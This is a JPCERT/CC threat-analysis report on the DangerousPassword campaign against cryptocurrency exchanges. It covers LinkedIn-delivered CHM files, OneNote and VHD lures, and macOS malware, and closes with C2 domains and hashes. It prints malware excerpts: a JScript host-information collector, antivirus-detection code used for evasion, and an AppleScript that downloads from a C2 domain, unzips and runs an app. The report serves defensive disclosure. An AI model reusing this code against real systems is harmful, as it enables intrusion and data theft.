Attack Trends Related to DangerousPassword

May 12, 2023

JPCERT/CC has observed attacks on cryptocurrency exchanges believed to be related to DangerousPassword attack campaign (also known as CryptoMimic or SnatchCrypto) continuously since June 2019. For many years, attackers have been using an attack technique of infecting targets with malware by sending shortcut files to them via email. However, it is known that they also use various other patterns of attacks to infect the targets with malware. This article will describe the DangerousPassword's attack technique observed recently.
The following four attack patterns are described in this report.

- Attacks by sending malicious CHM files from LinkedIn
- Attacks using OneNote files
- Attacks using virtual hard disk files
- Attacks targeting macOS

Attacks by sending malicious CHM files from LinkedIn

In addition to sending malware as email attachments, attackers may also contact the targets via LinkedIn and send malware to them. Figure 1 shows how malware sent via LinkedIn can infect a host.



Figure 1: Flow of malware infection

The file sent via LinkedIn is compressed in RAR format and, when extracted, contains a Windows Help file (CHM file). When this file is executed, it downloads and executes an external Windows Installer file (MSI file). The executed MSI file uses a PowerShell script to download and execute an additional MSI file (Administrator-a214051.msi in Figure 1; the file name is `[user name of the user who executed it]-a[5 random digits]1.msi`). This MSI file has the ability to send information about infected hosts, and the information is sent by HTTP POST request as shown below. The information is Base64 encoded.

```
POST /test.msi HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: ja-JP
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: [Size]
Host: [Server name]

VGltZToJV2VkIERl(...)
```

Figure 2 shows a part of the malware code for collecting information about the infected host. You can see that it is written in JScript.

```
function g_mac(){
    var obj=new ActiveXObject("WbemScripting"+"."+"SWbemLocator");
    var s=obj.ConnectServer(".");
    var prop=s.ExecQuery("SELECT * FROM "+"Win32_NetworkAdapterConfiguration");
    var e=new Enumerator(prop);
    var o="";
    while (!e.atEnd()){
        e.moveNext();
        var p=e.item();
        if (!p) continue;
        if (!p.MACAddress){continue;}
        o=o+'Network Adapter:\t'+p.Caption;
        o=o+'\nMac Address:\t'+p.MACAddress;
        o=o+'\n';
    }
    return o;
}
function g_os(){
    var wri=0x10;
    var wfo=0x20;
    var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
    var citems=wmis.ExecQuery("SELECT * FROM Win32_OperatingSystem","WQL",wri|wfo);
    var eitems=new Enumerator(citems);
    var oi=eitems.item();
    var d1=new ActiveXObject("WbemScripting.SWbemDateTime");
    d1.value=oi.InstallDate;
    var d2=new ActiveXObject("WbemScripting.SWbemDateTime");
    d2.value=oi.LastBootUpTime;
    return "OSVer:\t"+oi.caption+"\nArch:\t"+oi.osarchitecture+"\nBuildnum:\t"+oi.BuildNumber+"\nBuildType:\t"+oi.BuildType
    +"\nVersion:\t"+oi.Version+"\nInstalled:\t"+d1.GetVarDate(false)+"\nBootTime:\t"+d2.GetVarDate(false);
}
function g_proc(){
    var wmis=GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\"+"."+"\\root\\cimv2");
    var pout="";
    penum=new Enumerator(wmis.ExecQuery("Select * from Win32_Process"));
    for (;!penum.atEnd();penum.moveNext()){
        var pi=penum.item();
        if (pi.Name.indexOf("svchost")===-1 && pi.ProcessID !== 0 && pi.ProcessID !== 4){
            pout=pout+"\n"+pi.ProcessID+"\t"+pi.SessionID+"\t";
            if (!pi.CommandLine){pout=pout+pi.Name.toLowerCase();}else{pout=pout+pi.CommandLine.toLowerCase();}
        }
    }
    return pout;
}
function g_uname(){
    var uname="";
    var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
    var penum=new Enumerator(wmis.ExecQuery("SELECT * FROM Win32_ComputerSystem",null,48))
    for(;!penum.atEnd();penum.moveNext()){
        var it=penum.item();
        if (it.UserName != null){
            uname=it.UserName;
        }
    }
    if (uname==""){
        uname=ws.ExpandEnvironmentStrings("%Username%");
    }
    return uname;
}
var time=new Date();
lver=".00";
try{lver=ver;}catch(e){}
sendbi("Time:\t"+time.toString()+"\nUsername:\t"+g_uname()+"\nHostname:\t"+ws.ExpandEnvironmentStrings("%ComputerName%")+"\nCPU:\t"
+ws.ExpandEnvironmentStrings("%PROCESSOR_IDENTIFIER%")+"\n"+g_os()+"\nVer:\t"+ws.ExpandEnvironmentStrings("%JVER%")+lver+"\n\n"+g_mac
()+"\n\n"+g_proc());
```

Figure 2: Part of the malware code

In addition, we have confirmed that the LinkedIn accounts that contact the target send malware disguising themselves as those who offer jobs. Figure 3 shows the LinkedIn account that contacted a target, and we consider it had been compromised by the attacker. We have not yet figured out how the attackers compromised SNS accounts so far.

Figure 3: Example of a LinkedIn account abused by an attacker

Attacks using OneNote files

The method of infecting malware by exploiting a OneNote file has also been confirmed in attacks that use Emotet and other malware. This is becoming popular in the type of attacks that spread infection through email attachments. DangerousPassword uses a similar attack technique: it sends a malware-embedded OneNote file as shown in Figure 4, and clicking on the icon that appears when viewing a OneNote file (the PDF icon in Figure 4) leads to the malware infection.



Figure 4: Example OneNote file

The malware embedded in the OneNote file is an MSI file, which saves a DLL file on the host and executes it. The DLL file downloads the malware using the curl command below.

```
curl -A curl-agent -L [URL] -x [Proxy] -s -d dl
```

This malware also has the function to detect antivirus software as shown in Figure 5.

```
hObject = (HANDLE)CreateToolhelp32Snapshot(2i64, 0i64);
wcscpy(savservice, L"savservice.exe");
wcscpy(avp, L"avp.exe");
wcscpy(klnagent, L"klnagent.exe");
wcscpy(avastsvc, L"avastsvc.exe");
wcscpy(avastui, L"avastui.exe");
wcscpy(avguard, L"avguard.exe");
wcscpy(sentryeye, L"sentryeye.exe");
wcscpy(bdagent, L"bdagent.exe");
wcscpy(vsserv, L"vsserv.exe");
wcscpy(coreserviceshell, L"coreserviceshell.exe");
wcscpy(uiseagnt, L"uiseagnt.exe");
wcscpy(msmpeng, L"msmpeng.exe");
if ( (unsigned int)Process32FirstW(hObject, buf) )
{
  while ( (unsigned int)Process32NextW(hObject, buf) )
  {
    if ( wcsicmp(process_name, savservice) )
    {
      if ( wcsicmp(process_name, avp) && wcsicmp(process_name, klnagent) )
      {
        if ( wcsicmp(process_name, avastsvc) && wcsicmp(process_name, avastui) )
        {
          if ( wcsicmp(process_name, avguard) && wcsicmp(process_name, sentryeye) )
          {
            if ( wcsicmp(process_name, bdagent) && wcsicmp(process_name, vsserv) )
            {
              if ( wcsicmp(process_name, coreserviceshell) && wcsicmp(process_name, uiseagnt) )
              {
                if ( !wcsicmp(process_name, msmpeng) )
                  flag_trendmicro = 1;
              }
              else
              {
                flag_bitdefender = 1;
              }
            }
            else
            {
              flag_avg = 1;
            }
          }
          else
          {
            flag_avast = 1;
          }
        }
        else
        {
          flag_kaspersky = 1;
        }
      }
      else
      {
        flag_sophos = 1;
      }
    }
    else
    {
      flag_ms = 1;
    }
  }
}
CloseHandle(hObject);
```

Figure 5: Part of the code that detects antivirus software

When the following antivirus software is detected, the malware changes its behavior: cancels the hook process to NTDLL to bypass monitoring by the antivirus software [1], changes the data (`dl` or `da`) sent when executing curl commands, and changes the way to execute downloaded malware (inject into Explorer or start using Rundll32).

- Avast
- Avira
- Bitdefender
- Kaspersky
- Sophos
- Trend Micro
- Windows Defender

Attacks using virtual hard disk files

Besides compressing malware in ZIP or RAR format or including it in an ISO file, attackers may also include it in a virtual hard disk file (VHD file). VHD file is a format to use hard disks in Hyper-V, a virtualization technology, and it can be mounted by double-clicking on Windows OS. Figure 6 shows a mounted VHD file containing malware. It contains a decoy PDF file, the main malware (DLL file), and an executable file (EXE file) to start the DLL file.



Figure 6: Example of a mounted VHD file

The DLL file is malware that functions similarly to the malware contained in the OneNote file described above.

Attacks targeting macOS

We have confirmed that the attackers are targeting not only Windows OS but also macOS. Figure 7 shows the file structure of malware targeting macOS.



Figure 7: File structure of the malware

As shown in Figure 8, an AppleScript is contained, and it downloads an unauthorized application in `main.scpt` using the curl command and then executes it.

```
$ osadecompile main.scpt
do shell script "curl -o /users/shared/1.zip https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D

do shell script "unzip -o -d /users/shared /users/shared/1.zip"

do shell script "open \"/users/shared/Internal PDF Viewer.app\""
```
Figure 8: Content of the malicious AppleScript

When the downloaded application is executed, a window as in Figure 9 appears. It has a function to XOR decode the contents of the file to read, download a file from the decoded C2, and executes it (Figure 10).

Figure 9: Screen displayed when downloaded malware is executed

```
_BOOL8 __fastcall downAndExecute(__int64 a1)
{
  NSMutableURLRequest *v1; // rbx
  NSURL *v2; // rax
  NSMutableURLRequest *v3; // r12
  id v4; // rax
  NSURLSession *v5; // rax
  NSURLSessionDataTask *v6; // rax
  _BOOL4 v7; // ebx
  __int64 v9; // [rsp+40h] [rbp-70h] BYREF
  __int64 *v10; // [rsp+48h] [rbp-68h]
  __int64 v11; // [rsp+50h] [rbp-60h]
  char v12; // [rsp+58h] [rbp-58h]
  __int64 v13; // [rsp+60h] [rbp-50h] BYREF
  __int64 *v14; // [rsp+68h] [rbp-48h]
  __int64 v15; // [rsp+70h] [rbp-40h]
  char v16; // [rsp+78h] [rbp-38h]
  void *context; // [rsp+80h] [rbp-30h]

  v9 = 0LL;
  v10 = &v9;
  v11 = 0x2020000000LL;
  v12 = 0;
  v13 = 0LL;
  v14 = &v13;
  v15 = 0x2020000000LL;
  v16 = 0;
  context = objc_autoreleasePoolPush();
  v1 = objc_alloc(&OBJC_CLASS___NSMutableURLRequest);
  v2 = +[NSURL URLWithString:](&OBJC_CLASS___NSURL, "URLWithString:", a1);
  v3 = -[NSMutableURLRequest initWithURL:](v1, "initWithURL:", v2);
  if ( v3 )
  {
    v4 = objc_msgSend(CFSTR("pw"), "dataUsingEncoding:", 4LL);
    -[NSMutableURLRequest setHTTPBody:](v3, "setHTTPBody:", v4);
    -[NSMutableURLRequest setHTTPMethod:](v3, "setHTTPMethod:", CFSTR("POST"));
    -[NSMutableURLRequest setValue:forHTTPHeaderField:](
      v3,
      "setValue:forHTTPHeaderField:",
      CFSTR("Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"),
      CFSTR("User-Agent"));
    v5 = +[NSURLSession sharedSession](&OBJC_CLASS___NSURLSession, "sharedSession");
    v6 = -[NSURLSession dataTaskWithRequest:completionHandler:](v5, "dataTaskWithRequest:completionHandler:", v3);
    -[NSURLSessionDataTask resume](v6, "resume");
    while ( !*((_BYTE *)v14 + 24) )
      +[NSThread sleepForTimeInterval:](&OBJC_CLASS___NSThread, "sleepForTimeInterval:", 0.5);
    objc_release(v3);
  }
  objc_autoreleasePoolPop(context);
  v7 = *((_BYTE *)v10 + 24) == 1;
  _Block_object_dispose(&v13, 8);
  _Block_object_dispose(&v9, 8);
  return v7;
}
```

Figure 10: Part of the code to download a file

Please also refer to the jamf blog [2] for further information on the malware.

In closing

The APT actor DangerousPassword continues to conduct attacks against cryptocurrency exchanges in Japan. This attack group may contact targets through LinkedIn, and so you should be careful when using SNS. Even when you use macOS, you should also be careful since the attackers can target the OS as well. Please refer to the Appendix for information on the C2 of the malware described in this report.

Shusei Tomonaga
(Translated by Takumi Nakano)

References

[1] Red Team Notes: Full DLL Unhooking with C++
https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

[2] jamf: BlueNoroff APT group targets macOS with ‘RustBucket’ Malware
https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware/

Appendix A: C2

- www.thecloudnet.org
- azure.protection-service.cloud
- verify.azure-protect.online
- docs.azure-protection.cloud
- secure.azure-protection.cloud
- web.j-ic.co
- cloud.dnx.capital
- 104.200.137.32
- one.microshare.cloud
- www.capmarketreport.com
- safe.doc-share.cloud
- openaibt.com
- cloud.espcapital.pro
- autoprotect.com.de

Appendix B: Malware hash value

- bdd109cba8346548dd6fe5110180aa23eb9f5805c90733025344a5881c15c985
- 4867215129fead94a52e4b62ef6851b3170a0a8b66a87eadfc919f84257d25b8
- f0b6d6981e06c7be2e45650e5f6d39570c1ee640ccb157ddfe42ee23ad4d1cdb
- 31908e42d8cb30f5bda71516de7c5c6a329c7dddcae77e19f64379d351177b90
- 782f24a4b8fa692489ddfdac5eb989f5852bbe0da05c2e27190047f77282b936
- fc07a2468fafc762e106dd33fd0734a05118eb96d66fcc7ed358669e888d53ca
- 248867e775fda3c6c03c1daeb0e10d2ce5956cb1c164bbd980ff98fe2f97e38c
- 5816eb32cbaadfc3477c823293a8c49cdf690b443c8fa3c19f98399c143df2b3
- 5f4f006bfb9136c304e0aabf75575360120d022567180ce6b9c1835e209c541e
- 4fb31b9f5432fd09f1fa51a35e8de98fca6081d542827b855db4563be2e50e58
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 826f2a2a25f7b7d42f54d18a99f6721f855ba903db7b125d7dea63d0e4e6df64
- d6c3d0d2dedfa37cd1bebded60f303b21da860dcac49cfaa06e3172f0b1138ce
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 48bd1c5cf9ccc3d454ab80d7284abaf39028a228607d132bfa92ab2ceca47ca2
- f0cf1829a93751d2f7e812545af079a4efebd755f1ee50a8d4537770f692eaaf
- 9472f5ecac1672186bc1275cc70f024c734d0e6926917ce22b2cb6b1765ce83e
- ab31b0cb796b3ae001fb4d12d9cac8c98911e11322cb974bf8d2be9303259a5e
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 5ad84c75b4a8825a4ee49fcb2ab895f0a51c9877fc4e50595fa1917ae1daa748
- 8a7ba38d597e8230609df4153039d1bb898479d486e653a6d92d206dd4848c80
- ba186a1a97d4f647dad39cb3ccae5466bb8d5463ceedf470428484416265ef5f
- 7e2b38decf1f826fbb792d762d9e6a29147e9ecb44eb2ad2c4dc08e7ee01a140
- c56a97efd6d3470e14193ac9e194fa46d495e3dddc918219cca530b90f01d11e
- 9525f5081a5a7ab7d35cf2fb2d7524e0777e37fe3df62730e1e7de50506850f7
- 7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3afd46990520de0407
- 38106b043ede31a66596299f17254d3f23cbe1f983674bf9ead5006e0f0bf880
- 741be5e53a5dc7cebaa63d6ff624c5eff1a0e1817ede1e7fc0473a28b1ed7a33
- a131edf272f1df1c841a9c457a50011325b1e22e950d62c5e78d3060450e6b93
- b63bca8d35653ce17b99b89f00fbee9b5cb6a70420b7dd0c3194038b9031e3e2
- 9f7a7717884519763f043c39c1cb2a9605da123c18b72e5bedcd5d587a54a0e8
- a3f087c83453cde2bc845122c05ebeb60e8891e395b45823c192869ec1b72ea6
- 3a4aed5b9ad0827696a1bb5f3497a6a2aa26b453d27bfacbe3c8c47673aac98d
- 02acbedc105104541e67eec1ef845c7d68d624faa56e81713e3216ca66a7f3c7
- 1bc742f1aebbc12220cd6bf761509fd3a7aae2d5de88dce8d45fb5cf79ad8ccb
- a2fd03354c2ec433d2eedc28e85c0fe5841b848d5fff1e6583e2d9e1a81b6ca3
- 049bfff97fbb2c5e53eeed6df36d2c93c7cca199d42c0247c784b39db90f173b
- 26e376fc80b090b2ee04e7d3104d308a150e58538580109a74f4ac49bf362423
- 60701bdae4b33de7c53e4a0708b7187f313730bd09c4c553847134f268160a73
- a064e62cb168affa9dac8a4374b582bfa289e182f8a5e0b731c4ea9408d99ae3
- a1a30091cf25740468cd1894d39fce07039f89f05eee90cf72aa085698eeeff6
- d18cda8fc17f0c412b209dda24784cbe666fe79a708c9965cd18eef85439adb2
- 7935839ab987a47b9bacc2daf12e7af590259abcfdd473c81a7e540e58ed5760
- eee5ee98f57ab2b30a3bf04b8fa9d7b90455ddf2d39c8c4e04958b77d9170411
- d0072130eb4ee81ffba5b703a16c276b0c59b408cb8aa3915980f0f098f04984